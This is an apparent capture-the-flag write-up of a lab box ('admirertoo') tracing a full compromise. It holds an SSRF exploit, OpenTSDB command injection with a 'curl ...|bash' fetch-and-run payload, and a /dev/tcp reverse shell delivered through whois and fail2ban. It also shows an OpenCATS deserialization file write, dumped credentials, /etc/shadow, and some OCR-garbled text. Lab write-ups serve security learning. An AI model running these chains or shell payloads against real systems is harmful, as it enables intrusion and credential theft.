



## path of exploitation

Foothold: Enumerate host and find vhost db.admirer-gallery.htb  
⇒ enumerate some more and find host vulnerable to CVE-2021-21311 an ssrf and see another service on port 4242  
⇒ find another CVE, on service on port 4242 running opentsdb and find correct metric to exploit and get on box as opentsdb  
User: find user password in servers.php file  
Root: find vulnerable services fail2ban and opencats  
⇒ set up exploit chain to write as user devel to /usr/local/etc/whois.conf with opencats PHP Object Injection to Arbitrary File Write  
⇒ write file to to parse as a whois config file and call kali machine for whois served payload  
⇒ get banned by fail2ban to start exploit chain and get root on box.

## Creds

| Username | Password           | Description          |
|----------|--------------------|----------------------|
| cats     | adm1r3r0fc4ts      | mysql<br>db=cats_dev |
| jennifer | bQ3u7^AxzcB7qAsxE3 | os                   |

## Nmap


| Port  | Service | Description                                    |
|-------|---------|--|
| 22    | ssh     | OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) |
| 80    | http    | Apache httpd 2.4.38 ((Debian))                 |
| 4242  | tcp     | vrml-multi-use                                 |
| 16010 | tcp     | Unknown  |
| 16030 | tcp     | Unknown  |

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

```
# Nmap 7.92 scan initiated Thu May  5 15:03:53 2022 as: nmap -sC -sV -oA nmap/Full -p- 10.10.11.137
Nmap scan report for 10.10.11.137
Host is up (0.030s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE     SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 99:33:47:e6:5f:1f:2e:fd:45:a4:ee:6b:78:fb:c0:e4 (RSA)
|   256 4b:28:53:64:92:57:84:77:5f:8d:bf:a:f:d5:22:e1:10 (ECDSA)
|_  256 71:ee:8e:e5:98:ab:08:43:3b:86:29:57:23:26:e9:10 (ED25519)
80/tcp    open      http         Apache httpd 2.4.38 ((Debian))
|_http-title: Admirer
|_http-server-header: Apache/2.4.38 (Debian)
4242/tcp  filtered vrml-multi-use
16010/tcp filtered unknown
16030/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu May  5 15:04:33 2022 -- 1 IP address (1 host up) scanned in 39.99 seconds
```


## Web Enumeration



### Admirer of the world.

Welcome to my image gallery.

Are you an admirer too?



### Forbidden


You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at [10.10.11.137](http://10.10.11.137) Port 80

<mailto:webmaster@admirer-gallery.htb>

### /etc/hosts

```
10.10.11.137 admirer-gallery.htb
```



## **gobuster vhosts**

```
kali㉿kali:~$ gobuster vhost -u http://admirer-gallery.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -o buster/vhosts.log
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://admirer-gallery.htb
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2022/05/05 20:38:14 Starting gobuster in VHOST enumeration mode
=====
Found: db.admirer-gallery.htb (Status: 200)  Size: 2569

=====
2022/05/05 20:38:09 Finished
```

## /etc/hosts

10.10.11.137 admirer-gallery.htb db.admirer-gallery.htb

403 Forbidden

view-source:10.10.11.137 Database: admirer - Admin

Not secure db.admirer-gallery.1tb/?server=localhost&username=admirer\_ro&db=admirer

MySQL » localhost » Database: admirer

Logout

Adminer 4.7.8

DB: admirer

Alter database Database schema Privileges

SQL command Import  
Export Create table

select gallery

Tables and views

Search data in tables (1)

Search

| <input type="checkbox"/> | Table   | Engine? | Collation?         | Data Length? | Index Length? | Data Free? | Auto Increment? | Rows? | Comment? |
|--------------------------|---------|---------|--------------------|--------------|---------------|------------|-----------------|-------|----------|
| <input type="checkbox"/> | gallery | InnoDB  | utf8mb4_general_ci | 16,384       | 0             | 0          | 10              | - 8   |          |
| 1 in total               |         |         |                    |              |               |            |                 |       |          |

Selected (0)

Analyze Optimized Check Repair Truncate Drop

Move to other database: admirer

Create table Create view

Routines

Create procedure Create function


Events

Access denied for user 'admirer\_ro'@'localhost' to database 'admirer'

Create event

## xss in history param

```
GET /?server=localhost&username=adm1n_r0&db=adm1n_r0&sql=&history=-'alert('XSS')-' HTTP/1.1
Host: db.adm1n_r0-gallery.hbt
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: adm1n_r0_key=f1f703c8965a41d1932c47747050a414; adm1n_r0_version=0; adm1n_r0_perma...nt=c2VydMVy-bG9jYWxob3N0-YWRtaXJlc19ybw%3D%3D-YWRtaXJlcg%3D%3D%3ASZPOakSewX2A2Q5ZA2D4zya158F8V; adm1n_r0_sid=dte1458te0bp2t074bmajaukk2
Connection: close
```



**ssrf**

```
kali㉿kali:~/CVE-2021-21311$ python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect http://localhost:4242
Running HTTP Server on 10.10.14.178:80
[CV-E-2021-21311]
[CLIENT] 10.10.11.137:42664
[REQUEST]
GET / HTTP/1.0
Authorization: Basic Og==
Host: 10.10.14.178
Connection: close
Content-Length: 2
Content-Type: application/json
[DATA]
[]
[SSRF Response]
<!DOCTYPE html><html><head><meta http-equiv="content-type" content="text/html; charset=utf-8"><title>OpenTSDB</title>
<style> <!--
body {font-family: arial, sans-serif; margin-left: 2em;} A:link {color: #6f6f6f;} A:u {link {color: green;}} .fwd {font-family: monospace; white-space: pre-wrap; --></style><script type="text/javascript" language="javascript" src="queryui_noCache.js"></script></head>
<body> text #000000 bcolor="#ffffff"!<table border=0 cellpadding=2 cellspacing=0 width=100%><tr><td rowspan=3 width=1% nowrap><img src=s/opensetsdb_header.jpg><td>&nbsp;</td></tr><tr><td><font color="#507e9b"><b></b></font><div id=queryuimain><div> You must have JavaScript enabled.</div><script><!--
<!--><script src=javascript:'id=_gwt_historyFrame tabIndex=-1 style=position:absolute; width:0; height:0; border:0;--><table width=100% cellpadding=0 cellspacing=0><tr><td class=sub><img alt="" width=1 height=6></td></tr></table></body></html>
```

OpenTSDB

```
kali㉿kali:~/CVE-2021-21311$ python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect 'http://localhost:4242/api/version'
Running HTTP Server on 10.10.14.178:80
[CVE-2021-21311]
[CLIENT] 10.10.11.137:42722
[REQUEST]
GET / HTTP/1.0
Authorization: Basic Og==
Host: 10.10.14.178
Connection: close
Content-Length: 2
Content-Type: application/json
[DATA]
[]
[SSRF Response]
"short_revision": "14ab3ef", "repo": "/home/hobbes/OFFICIAL/build", "host": "clbase", "version": "2.4.0", "full_revision": "14ab3ef8a865816cf920aa69f2e019b7261a7847", "repo_status": "MINT", "user": "hobbes", "branch": "master"
,"timestamp": "1545014415"
```

exploit

```
kali㉿kali:~/CVE-2021-21311$ python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect 'http://localhost:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=[33:system('wget%20localhost')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'
Running HTTP Server on 10.10.14.178:80
[CV-2021-21311]
[CLIENT] 10.10.11.137:44406
[REQUEST]
GET / HTTP/1.0
Authorization: Basic Og==
Host: 10.10.14.178
```

none.. doesn't work

## lets try a different metric tsuid

```
kali@kali:~/CVE-2021-21311$ python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect 'http://localhost:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&tsuid=$sum:0000100002000042,0000100002000043&o=&label=&xrange=10:10&yrange=[33:system(''))&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'
Running HTTP Server on 10.10.14.178:80
[CVRF-2021-21311]
[CLIENT] 10.10.11.137:43588
[REQUEST]
GET / HTTP/1.0
Authorization: Basic Og==
Host: 10.10.14.178
Connection: close
Content-Length: 2
Content-Type: application/json
[DATA]
[]

[SSRF Response]
{"plotted":0,"timing":40,"etags":[],"points":0}
```

still doesn't work..

## find metrics

ok..

## success

```
kali㉿kali:~/CVE-2021-21311$ python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect 'http://localhost:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=[33:system(%27ping%20-c1%2010.10.14.178%27)]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'
Running HTTP Server on 10.10.14.178:80
[CVE-2021-2131]
[CLIENT] 10.10.11.137:44420
[REQUEST]
GET / HTTP/1.0
Authorization: Basic Og==
Host: 10.10.14.178
Connection: close
Content-Length: 2
Content-Type: application/json
[DATA]
[]
[SSRF Response]
{"plotted":4,"timing":82,"etags":[[{"host"}]],"points":8}
```

ok lets change the payload

```
python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect 'http://localhost:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=[33:system(%27curl%20http://10.10.14.178:8000/shell|bash%27)]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'
```

## opentsdb

cats:adm1r3r0fc4ts ➔ 00 - Loot > Creds

```
MariaDB [cats_dev]> select user_id,user_name,email,password from user;
+-----+-----+-----+-----+
| user_id | user_name   | email          | password        |
+-----+-----+-----+-----+
|      1  | admin        | admin@testdomain.com | dfa2a420a4e48de48fe481c90e295fe97 |
|  1250  | cats@rootadmin | @              | cantlogin       |
|  1251  | jennifer     | jennifer@admirertoo.htb | f59f297aa82171cc860d76c390ce7f3e |
+-----+-----+-----+-----+
```

```
opentsdb@admirertoo:/var/www/adminer/plugins/data$ cat servers.php
<?php
return [
    'localhost' => array(
        'username' => 'admirer',
        // 'pass'      => 'bQ3u7AxzcB7qAsxE3',
        // Read-only account for testing
        'username' => 'admirer_ro',
        'pass'      => '1w4n4nb3adm1r3d21',
        'label'     => 'MySQL',
        'databases' => array(
            'admirer' => 'Admirer DB',
        )
    ),
];
```


jennifer:bQ3u7AxzcB7qAsxE3 ➔ 00 - Loot > Creds

## Jennifer

### user.txt

```
jennifer@admirertoo:~$ cat user.txt
53f5c95b42a20b0eadeea8c61d911db
```

port forward port 8080



opencats support forum

login as jennifer

The screenshot shows the OpenCATS Home page. At the top, there are tabs for Dashboard, Activities, Job Orders, Candidates, Companies, Contacts, Lists, Calendar, Reports, and Settings. A user menu at the top right shows "Logout" and "Jennifer Lawyer <jennifer> (testdomain.com) Read Only Access". Below the tabs, there are sections for "My Recent Calls", "My Upcoming Calls", and "My Upcoming Events". A large central box displays "NO DATA" twice. At the bottom, there is a table header for "Important Candidates (Submitted, Interviewing, Offered in Active Job Orders) - Page 1 (0 Items)" with columns for First Name, Last Name, Status, Position, Company, and Modified. The footer includes the OpenCATS version (0.9.5.2), a server response time of 0.01 seconds, and the copyright notice "© 2007-2020 OpenCATS".

The screenshot shows the OpenCATS Settings page. At the top, there are tabs for Dashboard, Activities, Job Orders, Candidates, Companies, Contacts, Lists, Calendar, Reports, and Settings. A user menu at the top right shows "Logout" and "Jennifer Lawyer <jennifer> (testdomain.com) Read Only Access". Below the tabs, there is a section titled "My Profile" with a sub-section "Settings: User Details". It contains a message: "Contact your site administrator to change these settings." Below this is a table with user details: Name (Jennifer Lawyer), E-Mail (jennifer@admirertoo.htb), Username (jennifer), Access Level (Read Only - A standard user that can view data on the system in a read-only mode), Last Successful Login (07-05-22 (02:07 AM)), and Last Failed Login (07-05-22 (02:06 AM)). A "Back" button is at the bottom left. The footer includes the OpenCATS version (0.9.5.2), a server response time of 0.01 seconds, and the copyright notice "© 2007-2020 OpenCATS".

read only ok.. lets try as admin

The screenshot shows a MySQL shell with the command: "MariaDB [cats\_dev]> select user\_id, user\_name, email, password, access\_level, notes, title, session\_cookie from user;". The results table has columns: user\_id, user\_name, email, password, access\_level, notes, title, and session\_cookie. The data shows three rows: 1 (admin, admin@testdomain.com, hashed password, 500, NULL, NULL, CTS=lbvars2nn2tk51l4t58nnkc4ut), 1250 (cats@rootadmin, cantlogin, hashed password, 0, NULL, NULL, NULL), and 1251 (jennifer, jennifer@admirertoo.htb, hashed password, 100, NULL, NULL, CTS=v3dvm5fk3uhcnnqd3adc9veo). The footer includes the MySQL version (5.7.24), a server response time of 0.01 seconds, and the copyright notice "© 2007-2020 OpenCATS".

ok.. lets just log in as admin with cookie and finish exploit  
couldn't so i just switched admin password to jennifers.. ughh...

User Details

Contact your site administrator to change these settings.

|                        |   |
|------------------------|---|
| Name:                  | CATS Administrator  |
| E-Mail:                | admin@testdomain.com  |
| Username:              | admin   |
| Access Level:          | Root Administrator - All lower access, plus the ability to add, edit, and remove sites, as well as the ability to assign Site Administrator status to a user. |
| Last Successful Login: | 07-05-22 (03:33 AM)   |
| Last Failed Login:     | 07-05-22 (03:24 AM)   |

Quick Search:  Go

and we can exploit this [opencats](#)

but not exactly like in this write up...we cannot write to /opt/opencats folder,  
but we can write in /dev/shm

### payload /tmp/test.txt

```
kali㉿kali:~/www/phpggc$ cat /tmp/test.txt
test
```

### we run the deserialization (and copy to clipboard)

```
kali㉿kali:~/www/phpggc$ ./phpggc -u -f Guzzle/FW1 /dev/shm/test.txt /tmp/test.txt | xclip -selection clipboard
```

and here is the result.

```
jennifer@admirertoo:/dev/shm$ cat test.txt
[{"Expires":1,"Discard":false,"Value":"test"}]
```

### ls -al

```
jennifer@admirertoo:/dev/shm$ ls -al
total 4
drwxrwxrwt 2 root root 60 May 11 01:22 .
drwxr-xr-x 16 root root 3080 May 10 05:12 ..
-rw-r--r-- 1 devel devel 63 May 11 01:22 test.txt
```

ok. so it's owned by the user devel  
and we have access to:

### find user writable folders

```
jennifer@admirertoo:/dev/shm$ find / -group devel -ls 2>/dev/null
63553 4 -rw-r--r-- 1 devel devel 63 May 11 01:22 /dev/shm/test.txt
18630 4 -rw-r--r-- 1 root devel 104 Jul 21 2021 /opt/opencats/INSTALL_BLOCK
130578 4 drwxrwxr-x 2 root devel 4096 Jul 7 2021 /usr/local/src
130579 4 drwxrwxr-x 2 root devel 4096 May 11 01:18 /usr/local/etc
```

ok.. kind of a complicated exploit chain but basically it works like this..

### Fail2ban exploit

fail2ban bans something and sends a mail to someuser and does a whoislookup on the ip address  
so first thing we need to do is set up a listener with our reverse shell payload on port 43 because that is what whois runs on.

### step 1

```
kali㉿kali:~/www$ cat /tmp/pwn.txt
#!/bin/bash
~| /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'

kali㉿kali:~/www$ ncat -klvnp 43 -c "cat /tmp/pwn.txt"
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::43
Ncat: Listening on 0.0.0.0:43
```

### step 2

set up our nc listener on our reverese shell port 9001

```
kali㉿kali:~$ nc -lvpn 9001
Listening on 0.0.0.0 9001
```

### step 3

figure out how to get a good whois lookup for payload

```
jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.178
Cannot parse this line: [{"Expires":1,"Discard":false,"Value":".*\n"}]

jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.178
Cannot parse this line: [{"Expires":1,"Discard":false,"Value":".*\n"}]

jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.178
getaddrinfo:.*\n]]): Name or service not known

jennifer@admirertoo:/usr/local/etc$ getaddrinfo --help
-bash: getaddrinfo: command not found

jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.178
Cannot parse this line: \")]\n"]]

jennifer@admirertoo:/usr/local/etc$ cat whois.conf
[{"Expires":1,"Discard":false,"Value":"(\") 10.10.14.178 \")]\n"}]

jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.178
#!/bin/bash
~| /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'
```

### whois.conf

```
kali㉿kali:~/www/phpggc$ cat /tmp/whois.conf
"""] [10.10.14.178]
```

### deserialization


```
kali㉿kali:~/www/phpggc$ ./phpggc -u -f Guzzle/FW1 /usr/local/etc/whois.conf /tmp/whois.conf
a\3A2%\3A%7B\%3A7%3B0%\3A31%\3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%\3A%7B\%3A41%\3A%22%0GuzzleHttp%5CCookie%5CFileCookieJar%0filename%22%3Bs%3A25%\3A%22%2Fusr%2Flocal%2Fetc%2Fwhois.conf%22%3Bs%3A5%23A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%0storeSessionCookies%22%3Bb%\3A1%\3B%\3A%36%\3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%0cookies%22%3Ba%\3A1%\3A%7B\%3A0%\3B0%\3A27%\3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%\3A%7B\%3A3%\22Discard%22%3Bb%\3A0%\3B%\3A5%\3A%22Value%22%3Bs%3A19%\3A%22%22%7D%5D%0A%22%3B%7D%7D%3A9%\3A%22%0GuzzleHttp%5CCookie%5CCookieJar%0strictMode%22%3BN%\3B%7D1%\3A7%\3B1%\3A7%\3B%7D
```

The screenshot shows a Burp Suite intercepting a request to `http://localhost:1234 [127.0.0.1]`. The request URL is `/index.php?m=activity&parametersactivity%3AActivityDataGrid`. The response body contains a JSON object with several fields and a file download link. The Burp Suite interface includes an 'Interception' tab, a message editor, and an inspector panel displaying request attributes, query parameters, and headers.

```
GET /index.php?m=activity&parametersactivity%3AActivityDataGrid
a\3A2%\3A%7B\%3A7%3B0%\3A31%\3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%\3A%7B\%3A41%\3A%22%0GuzzleHttp%5CCookie%5CFileCookieJar%0filename%22%3Bs%3A25%\3A%22%2Fusr%2Flocal%2Fetc%2Fwhois.conf%22%3Bs%3A5%23A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%0storeSessionCookies%22%3Bb%\3A1%\3B%\3A%36%\3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%0cookies%22%3Ba%\3A1%\3A%7B\%3A0%\3B0%\3A27%\3A%22GuzzleHttp%5CCookie%5CFileCookieJar%0cookies%22%3Bb%\3A1%\3B%\3A3%\22Discard%22%3Bb%\3A0%\3B%\3A5%\3A%22Value%22%3Bs%3A19%\3A%22%22%7D%5D%0A%22%3B%7D%7D%3A9%\3A%22%0GuzzleHttp%5CCookie%5CCookieJar%0strictMode%22%3BN%\3B%7D1%\3A7%\3B1%\3A7%\3B%7D
Host: localhost:1234
sec-ch-ua: '(Not A)Brand';v="8", "Chromium";v="101"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:1234/index.php?m=activity&parametersactivity%3AActivityDataGrid=a\3A5%\3A%7B\%3A7%\3B1%\3A7%\3B1%\3A7%\3B1%\3A7%\3A6%\3A%22sortBy%22%3Bs%3A15%\3A%22dateCreatedSort%22%3Bs%3A1%\3A%22sortDirection%22%3Bs%3A3%\3A%22ASC%22%3Bs%3A1%\3A%22rangeStart%22%3Bs%3A0%\3B%\3A1%\3A%22maxResults%22%3B1%\3A1%\3B%7D
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cookie: CAT=lvbars2nn291514t58nmc4ut
Connection: close
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```

### and finally exploit fail2ban by getting banned

so the full exploit chain looks like this

A video player interface at the bottom of the screen shows a progress bar from 0:00 to 2:03, with a play button and other controls.

## root

### id && whoami

```
root@admirertoo:/# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

### uname -a

```
root@admirertoo:/# uname -a
Linux admirertoo 4.19.0-18- amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64 GNU/Linux
```

### root.txt

```
root@admirertoo:/# cat /root/root.txt
568c35ca3598d2d628f81e4dceel77a6
```

### /etc/shadow

```
root@admirertoo:/# cat /etc/shadow
root:$6$eP5NvY811xtVQg2U$H4xJdG1HfSu93mUR80juaqHCSBAca79yir2Z6bipW8s.DowTuNRo82/CjN7EMBK8lczD1AMYxgKTIp79DjN2R31:18817:0:99999:7:::
...[snip]...
jennifer:$6$LWi8t1OmI0w6zGZa$A5h4DjTnRw3GhZnA288b14zKk892yRGon5kBhKao3biY8AWo3.qTFd1EIAPJ.ebKewW31JWbbXlpl/r.aLIC/:18817:0:99999:7:::
sshd:*:18816:0:99999:7:::
Debian-exim:!:18627:0:99999:7:::
devel:::18829:0:99999:7:::
```